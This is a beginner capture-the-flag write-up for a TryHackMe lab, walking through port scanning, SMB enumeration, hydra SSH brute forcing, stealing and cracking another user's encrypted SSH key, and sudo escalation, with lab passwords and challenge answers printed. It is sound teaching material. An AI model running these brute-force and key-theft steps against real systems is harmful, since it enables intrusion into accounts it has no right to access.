CTF Write-Up: Basic Pentesting

The following writeup is for the Basic Pentesting room hosted on TryHackMe. It is a free room and is aimed towards beginners. The objective of this CTF is to brute force user accounts, crack password hashes, and ultimately escalate to root.

1. Enumeration:

First, I conducted an Nmap scan to identify open ports, service versions, and any common vulnerabilities or weaknesses for which the default scrip scan identifies. Here is the Nmap command that was used:

```
┌──(kali㉿kali)-[~/Documents/basic_pentesting]
└─$ sudo nmap -sC -sV -p- -T4 10.10.207.31 -oN basic_pentesting.txt
```

Scan results:

- Ports: 21 (FTP), 22 (SSH), 139, and 445 (SMB), 8009, and 8080 (http)


```
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 db:45:cb:be:4a:8b:71:f8:e9:31:42:ae:ff:f8:45:e4 (RSA)
|   256 09:b9:b9:1c:e0:bf:0e:1c:6f:7f:fe:8e:5f:20:1b:ce (ECDSA)
|_  256 a5:68:2b:22:5f:98:4a:62:21:3d:a2:e2:c5:a9:f7:c2 (ED25519)
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
| ajp-methods:
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http        Apache Tomcat 9.0.7
|_http-title: Apache Tomcat/9.0.7
|_http-favicon: Apache Tomcat
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: basic2
|   NetBIOS computer name: BASIC2\x00
|   Domain name: \x00
|   FQDN: basic2
|_  System time: 2024-06-02T00:41:09-04:00
|_clock-skew: mean: 1h18m41s, deviation: 2h18m34s, median: -1m18s
|_nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-time:
|   date: 2024-06-02T04:41:09
|_  start_date: N/A
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
```


2. Discover Hidden Directories

To find hidden directories on the web server, we can use tools like gobuster and dirb. I decided to use gobuster, which revealed a hidden directory named 'development', which contained two text files:

```
┌──(kali㉿kali)-[~/Documents/basic_pentesting]
└─$ gobuster dir -w /usr/share/wordlists/dirb/common.txt -u http://10.10.207.31
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.207.31
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2024/06/02 00:44:42 Starting gobuster
===============================================================
/.htaccess (Status: 403)
/.hta (Status: 403)
/.htpasswd (Status: 403)
/development (Status: 301)
/index.html (Status: 200)
/server-status (Status: 403)
===============================================================
2024/06/02 00:46:57 Finished
===============================================================
```



The contents of these two files can be seen below:



```
10.10.207.31/development/dev.txt
Kali Linux  Kali Tools  Kali Docs  Kali Forums  Kali NetHunter  Exploit-DB  Google Hack

2018-04-23: I've been messing with that struts stuff, and it's pretty cool! I think it might be neat
to host that on this server too. Haven't made any real web apps yet, but I have tried that example
you get to show off how it works (and it's the REST version of the example!). Oh, and right now I'm
using version 2.5.12, because other versions were giving me trouble. -K

2018-04-22: SMB has been configured. -K

2018-04-21: I got Apache set up. Will put in our content later. -J
```

3. Enumerate SMB

Given that SMB is running and referenced in the 'dev.txt' file, we can use enum4linux to enumerate SMB shares. The scan identified an anonymous SMB share. Within this share, the 'staff' file hinted at potential usernames: 'jan' and 'kay'.

```
┌──(kali㉿kali)-[~/Documents/basic_pentesting]
└─$ enum4linux 10.10.207.31
```

The scan has identified an anonymous SMB share, which we can access using smbclient:

```
┌──(kali㉿kali)-[~/Documents/basic_pentesting]
└─$ smbclient //10.10.207.31/Anonymous
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \>
```

```
smb: \> ls
  .                                   D        0  Thu Apr 19 13:31:20 2018
  ..                                  D        0  Thu Apr 19 13:13:06 2018
  staff.txt                           N      173  Thu Apr 19 13:29:55 2018
```

```
smb: \> get staff.txt
getting file \staff.txt of size 173 as staff.txt (0.2 KiloBytes/sec) (average 0.2 KiloBytes/sec)
smb: \>
```

```
┌──(kali㉿kali)-[~/Documents/basic_pentesting]
└─$ cat staff.txt
Announcement to staff:

PLEASE do not upload non-work-related items to this share. I know it's all in fun, but
this is how mistakes happen. (This means you too, Jan!)

-Kay
```

4. Brute Force SMB User

Despite enum4linux not enumerating usernames correctly, we can try brute forcing the SMB user 'jan' using hydra and the rockyou wordlist:

```
┌──(kali㉿kali)-[~/Documents/basic_pentesting]
└─$ hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.10.207.31
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-06-02 01:20:29
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) fr
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399),
[DATA] attacking ssh://10.10.207.31:22/
[STATUS] 162.00 tries/min, 162 tries in 00:01h, 14344238 to do in 1475:45h, 15 active
[STATUS] 98.67 tries/min, 296 tries in 00:03h, 14344106 to do in 2422:60h, 13 active
[STATUS] 95.14 tries/min, 666 tries in 00:07h, 14343736 to do in 2512:40h, 13 active
[22][ssh] host: 10.10.207.31   login: jan   password: armando
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-06-02 01:29:13
```

Using the discovered password, we can ssh into Jan's account:

```
┌──(kali㉿kali)-[~/Documents/basic_pentesting]
└─$ ssh jan@10.10.207.31
```

5. Privilege Escalation to Another User

In Jan's directory, no further information was found, so I navigated to Kay's directory, where I found his SSH key:

```
jan@basic2:/home/kay$ ls -la
total 48
drwxr-xr-x 5 kay  kay  4096 Apr 23  2018 .
drwxr-xr-x 4 root root 4096 Apr 19  2018 ..
-rw------- 1 kay  kay   756 Apr 23  2018 .bash_history
-rw-r--r-- 1 kay  kay   220 Apr 17  2018 .bash_logout
-rw-r--r-- 1 kay  kay  3771 Apr 17  2018 .bashrc
drwx------ 2 kay  kay  4096 Apr 17  2018 .cache
-rw------- 1 root kay   119 Apr 23  2018 .lesshst
drwxrwxr-x 2 kay  kay  4096 Apr 23  2018 .nano
-rw------- 1 kay  kay    57 Apr 23  2018 pass.bak
-rw-r--r-- 1 kay  kay   655 Apr 17  2018 .profile
drwxr-xr-x 2 kay  kay  4096 Apr 23  2018 .ssh
-rw-r--r-- 1 kay  kay     0 Apr 17  2018 .sudo_as_admin_successful
-rw------- 1 root kay   538 Apr 23  2018 .viminfo
jan@basic2:/home/kay$ cd .ssh
jan@basic2:/home/kay/.ssh$ ls -la
total 20
drwxr-xr-x 2 kay kay 4096 Apr 23  2018 .
drwxr-xr-x 5 kay kay 4096 Apr 23  2018 ..
-rw-rw-r-- 1 kay kay  771 Apr 23  2018 authorized_keys
-rw-r--r-- 1 kay kay 3326 Apr 19  2018 id_rsa
-rw-r--r-- 1 kay kay  771 Apr 19  2018 id_rsa.pub
jan@basic2:/home/kay/.ssh$
```

```
jan@basic2:/home/kay/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
```

```
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr4ONGUAnKcRxg3+9vn6xcujpzUDuUtlZ
o9dyIEJB4wUZTueBPsmb487RdFVkTOVQrVHty1K2aLy2Lka2Cnfjz8Llv+FMadsN
XRvjw/HRiGcXPY8B7nsA1eiPYrPZHIH3QOFIYlSPMYv79RC65i6frkDSvxXzbdfX
AkAN+3T5FU49AEVKBJtZnLTEBw31mxjv0lLXAqIaX5QfeXMacIQOUWCHATlpVXmN
lG4BaG7cVXs1AmPieflx7uN4RuB9NZS4Zp0lplbCb4UEawX0Tt+VKd6kzh+Bk0aU
hWQJCdnb/U+dRasu3oxqyklKU2dPseU7rlvPAqa6y+ogK/woTbnTrkRngKqLQxMl
lIWZye4yrLETfc275hzVVYh6FkLgtOfaly0bMqGIrM+eWVoXOrZPBlv8iyNTDdDE
3jRjqbOGlPs01hAWKIRxUPaEr18lcZ+OlY00Vw2oNL2xKUgtQpV2jwH04yGdXbfJ
LYWlXxnJJpVMhKC6a75pe4ZVxfmMt0QcK4oKO1aRGMqLFNwaPxJYV6HauUoVExN7
bUpo+eLYVs5mo5tbpWDhi0NRfnGP1t6bn7Tvb77ACayGzHdLpIAqZmv/0hwRTnrb
RVhY1CUf7xGNmbmzYHzNEwMppE2i8mFSaVFCJEC3cDgn5TvQUXfh6CJJRVrhdxVy
VqVjsot+CzF7mbWm5nFsTPPlOnndC6JmrUEUjeIbLzBcW6bX5s+b95eFeceWMmVe
B0WhqnPtDtVtg3sFdjxp0hgGXqK4bAMBnM4chFcK7RpvCRjsKyWYVEDJMYvc87Z0
ysvOpVn9WnFOUdON+U4pYP6PmNU4Zd2QekNIWYEXZIZMyypuGCFdA0SARf6/kKwG
oHOACCK3ihAQKKbO+SflgXBaHXb6k0ocMQAWIOxYJunPKN8bzzlQLJs1JrZXibhl
VaPeV7X25NaUyu5u4bgtFhb/f8aBKbel4XlWR+4HxbotpJx6RVByEPZ/kViOq3S1
GpwHSRZon320×A4hOPkcG66JDyHlS6B328uViI6Da6frYiOnA4TEjJTPO5RpcSEK
QKIg65gICbpcWj1U4I9mEHZeHc0r2lyufZbnfYUr0qCVo8+mS8X75seeoNz8auQL
4DI4IXITq5saCHP4y/ntmz1A3Q0FNjZXAqdFK/hTAdhMQ5diGXnNw3tbmD8wGveG
VfNSaExXeZA39jOgm3VboN6cAXpz124Kj0bEwzxCBzWKi0CPHFLYuMoDeLqP/NIk
oSXloJc8aZemIl5RAH5gDCLT4k67wei9j/JQ6zLUT0vSmLono1IiFdsMO4nUnyJ3
z+3XTDtZoUl5NiY4JjCPLhTNNjAlqnpcOaqad7gV3RD/asml2L2kB0UT8PrTtt+S
baXKPFH0dHmownGmDatJP+eMrc6S896+HAXvcvPxlKNtI7+jsNTwuPBCNtSFvo19
l9+xxd55YTVo1Y8RMwjopzx7h8oRt7U+Y9N/BVtbt+XzmYLnu+3qOq4W2qOynM2P
nZjVPpeh+8DBoucB5bfXsiSkNxNYsCED4lspxUE4uMS3yXBpZ/44SyY8KEzrAzaI
fn2nnjwQ1U2FaJwNtMN5OIshONDEABf9Ilaq46LSGpMRahNNXwzozh+/LGFQmGjI
I/zN/2KspUeW/5mqWwvFiK8QU38m7M+mli5ZX76snfJE9suva3ehHP2AeN5hWDMw
X+CuDSIXPo10RDX+OmmoExMQn5xc3LVtZ1RKNqono7fA21CzuCmXI2j/LtmYwZEL
OScgwNTLqpB6SfLDj5cFA5cdZLaXL1t7XDRzWggSnCt+6CxszEndyUOlri9EZ8XX
oHhZ45rgACPHcdWcrKCBfOQS01hJq9nSJe2W403lJmsx/U3YLauUaVgrHkFoejnx
CNpUtuhHcVQssR9cUi5it5toZ+iiDfLoyb+f82Y0wN5Tb6PTd/onVDtskIlfE731
DwOy3Zfl0l1FL6ag0iVwTrPBl1GGQoXf4wMbwv9bDF0Zp/6uatViV1dHeqPD8Otj
Vxfx9bkDezp2Ql2yohUeKBDu+7dYU9k5Ng0SQAk7JJeokD7/m5i8cFwq/g5VQa8r
sGsOxQ5Mr3mKf1n/w6PnBWXYh7n2lL36ZNFacO1V6szMaa8/489apbbjpxhutQNu
Eu/lP8xQlxmmpvPsDACMtqA1IpoVl9m+a+sTRE2EyT8hZIRMiuaaoTZIV4CHuY6Q
3QP52kfZzjBt3ciN2AmYv205ENIJvrsacPi3PZRNlJsbGxmxOkVXdvPC5mR/pnIv
wrrVsgJQJoTpFRShHjQ3qSoJ/r/8/D1VCVtD4UsFZ+j1y9kXKLaT/oK491zK8nwG
URUvqvBhDS7cq8C5rFGJUYD79guGh3He5Y7bl+mdXKNZLMlzOnauC5bKV4i+Yuj7
AGIExXRIJXlwF4G0bsl5vbydM55XlnBRyof62ucYS9ecrAr4NGMggcXfYYncxMyK
AXDKwSwwwf/yHEwX8ggTESv5Ad+BxdeMoiAk8c1Yy1tzwdaMZSnOSyHXuVlB4Jn5
phQL3R8OrZETsuXxfDVKrPeaOKEE1vhEVZQXVSOHGCuiDYkCA6al6WYdI9i2+uNR
ogjvVVBVVZIBH+w5YJhYtrInQ7DMqAyX1YB2pmC+leRgF3yrP9a2kLAaDk9dBQcV
ev6cTcfzhBhyVqml1WqwDUZtROTwfl80jo8QDlq+HE0bvCB/o2FxQKYEtgfH4/UC
D5qrsHAK15DnhH4IXrIkPlA799CXrhWi7mF5Ji41F3O7iAEjwKh6Q/YjgPvgj8LG
OsCP/iugxt7u+91J7qov/RBTrO7GeyX5Lc/SW1j6T6sjKEga8m9fS10h4TErePkT
t/CCVLBkM22Ewao8glguHN5VtaNH0mTLnpjfNLVJCDHl0hKzi3zZmdrxhql+/WJQ
4eaCAHk1hUL3eseN3ZpQWRnDGAAPxH+LgPyE8Sz1it8aPuP8gZABUFjBbEFMwNYB
e5ofsDLuIOhCVzsw/DIUrF+4liQ3R36Bu2R5+kmPFIkkeW1tYWIY7CpfoJSd74VC
3Jt1/ZW3XCb76R75sG5h6Q4N8gu5c/M0cdq16H9MHwpdin9OZTqO2zNxFvpuXthY
-----END RSA PRIVATE KEY-----
```

We now need to turn this key file into a hash and crack the password. We can use john to do this:

```
┌──(kali㉿kali)-[/usr/share/john]
└─$ sudo python ssh2john.py /home/kali/Documents/basic_pentesting/id_rsa > /home/kali/Documents/basic_pentesting/ssh_key_hash.txt
```

```
┌──(kali㉿kali)-[~/Documents/basic_pentesting]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt ssh_key_hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 13 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax          (/home/kali/Documents/basic_pentesting/id_rsa)
1g 0:00:00:00 DONE (2024-06-02 01:53) 10.00g/s 827840p/s 827840c/s 827840C/s blackcar..baby97
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

We can now login to kay's ssh account:

```
jan@basic2:/home/kay/.ssh$ ssh -i id_rsa kay@10.10.207.31
Could not create directory '/home/jan/.ssh'.
The authenticity of host '10.10.207.31 (10.10.207.31)' can't be established.
ECDSA key fingerprint is SHA256:+Fk53V/LB+2pn4OPL7GN/DuVHVvO0lT9N4W5ifchySQ.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/home/jan/.ssh/known_hosts).
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.


Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$
```

If you list the contents of this directory, you can see a password file which is presumably kay's password:

```
kay@basic2:~$ ls -la
total 48
drwxr-xr-x 5 kay  kay  4096 Apr 23  2018 .
drwxr-xr-x 4 root root 4096 Apr 19  2018 ..
-rw------- 1 kay  kay   756 Apr 23  2018 .bash_history
-rw-r--r-- 1 kay  kay   220 Apr 17  2018 .bash_logout
-rw-r--r-- 1 kay  kay  3771 Apr 17  2018 .bashrc
drwx------ 2 kay  kay  4096 Apr 17  2018 .cache
-rw------- 1 root kay   119 Apr 23  2018 .lesshst
drwxrwxr-x 2 kay  kay  4096 Apr 23  2018 .nano
-rw------- 1 kay  kay    57 Apr 23  2018 pass.bak
-rw-r--r-- 1 kay  kay   655 Apr 17  2018 .profile
drwxr-xr-x 2 kay  kay  4096 Apr 23  2018 .ssh
-rw-r--r-- 1 kay  kay     0 Apr 17  2018 .sudo_as_admin_successful
-rw------- 1 root kay   538 Apr 23  2018 .viminfo
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
kay@basic2:~$
```

6. Privilege Escalation

We can easily escalate to root by just entering sudo su like seen below:

```
kay@basic2:~$ sudo -l
[sudo] password for kay:
Matching Defaults entries for kay on basic2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User kay may run the following commands on basic2:
    (ALL : ALL) ALL
```

```
kay@basic2:~$ sudo su
root@basic2:/home/kay# cd ../../root/
root@basic2:~# ls -la
total 28
drwx------  3 root root 4096 Apr 23  2018 .
drwxr-xr-x 24 root root 4096 Apr 23  2018 ..
-rw-------  1 root root  510 Apr 23  2018 .bash_history
-rw-r--r--  1 root root 3106 Oct 22  2015 .bashrc
-rw-r--r--  1 root root 1017 Apr 23  2018 flag.txt
drwxr-xr-x  2 root root 4096 Apr 18  2018 .nano
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
root@basic2:~# cat flag.txt
Congratulations! You've completed this challenge. There are two ways (that I'm aware of) to gain
a shell, and two ways to privesc. I encourage you to find them all!

If you're in the target audience (newcomers to pentesting), I hope you learned something. A few
takeaways from this challenge should be that every little bit of information you can find can be
valuable, but sometimes you'll need to find several different pieces of information and combine
them to make them useful. Enumeration is key! Also, sometimes it's not as easy as just finding
an obviously outdated, vulnerable service right away with a port scan (unlike the first entry
in this series). Usually you'll have to dig deeper to find things that aren't as obvious, and
therefore might've been overlooked by administrators.

Thanks for taking the time to solve this VM. If you choose to create a writeup, I hope you'll send
me a link! I can be reached at josiah@vt.edu. If you've got questions or feedback, please reach
out to me.

Happy hacking!
root@basic2:~#
```

Questions Answered:

1. **What is the name of the hidden directory on the web server?**
    - development
2. **What is the username?**
    - jan
3. **What is the password?**
    - armando
4. **What service do you use to access the server?**
    - SSH
5. **What is the name of the other user you found?**
    - kay
6. **What is the final password you obtained?**
    - heresareallystrongpasswordthatfollowsthepasswordpolicy$$

This CTF was a great exercise to test my penetration skills concerning SSH and SMB. I hope this write-up proves useful for those looking to understand the process. Happy hacking!